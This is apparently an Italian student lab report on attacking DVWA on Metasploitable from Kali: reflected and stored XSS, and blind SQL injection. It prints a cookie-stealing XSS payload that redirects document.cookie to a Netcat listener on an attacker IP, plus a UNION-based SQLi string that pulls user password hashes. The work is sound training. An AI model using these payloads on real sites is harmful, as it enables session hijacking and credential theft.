
Nel corso dell'esercizio odierno, ho eseguito diverse attività di test sulla sicurezza utilizzando le macchine virtuali Kali, Metasploitable e Pfsense. L'obiettivo principale era esaminare la sicurezza di Metasploitable, identificare potenziali vulnerabilità e valutare la capacità di intrusione mediante tecniche comuni.

Procedura:


1. **Connessione a Metasploitable tramite Kali:**
    - Ho avviato le macchine virtuali Kali, Metasploitable e Pfsense.
    - Attraverso Kali, mi sono collegato all'indirizzo IP di Metasploitable.
2. **DVWA (Damn Vulnerable Web Application):**
    - Ho acceduto a DVWA, impostando la sicurezza su "LOW" per semplificare il processo di individuazione delle vulnerabilità.
3. **XSS Reflected:**
    - Ho eseguito un attacco XSS reflected, sfruttando una vulnerabilità sulla pagina.
    - Durante l'attacco, ho intercettato il traffico utilizzando Netcat per ottenere informazioni sensibili come i cookie degli utenti.


Script XSS Reflected usato:
<script>window.location="http://192.168.50.100:1234/index.php?cookie="+document.cookie;</script>



4. **XSS Stored:**
    - Ho ispezionato la pagina riguardante l'XSS stored, modificando la lunghezza di inserimento del testo.
    - Successivamente, ho inserito uno script malevolo per intercettare informazioni quando gli utenti visualizzavano la pagina.


Script XSS Stored usato:
<script>window.location="http://192.168.50.100:1234/index.php?cookie="+document.cookie;</script>





5. **Intercezione delle Informazioni con Netcat:**
    - Ho utilizzato Netcat per mettermi in ascolto, intercettando le informazioni trasmesse durante gli attacchi XSS.
6. **SQL Injection (Blind):**
    - Ho eseguito un attacco di SQL injection (blind) utilizzando uno script per ottenere accesso alle password criptate in hash presenti sul server.

Script SQL Injection(blind) usato: 'or'1'='1'UNION SELECT user,password from users –



Risultati:

Durante l'esecuzione di queste attività, sono riuscito con successo ad individuare e sfruttare diverse vulnerabilità presenti su Metasploitable. Le tecniche di XSS reflected e stored mi hanno permesso di intercettare informazioni sensibili, mentre l'attacco di SQL injection ha consentito l'accesso alle password criptate presenti nel database.

Conclusioni:

Questo esercizio ha dimostrato l'importanza di individuare e mitigare le vulnerabilità di sicurezza. L'uso responsabile di queste tecniche è fondamentale per comprendere e migliorare la sicurezza delle applicazioni web. Le informazioni ottenute durante l'esercizio mettono in evidenza la necessità di implementare misure aggiuntive per proteggere le applicazioni da potenziali attacchi.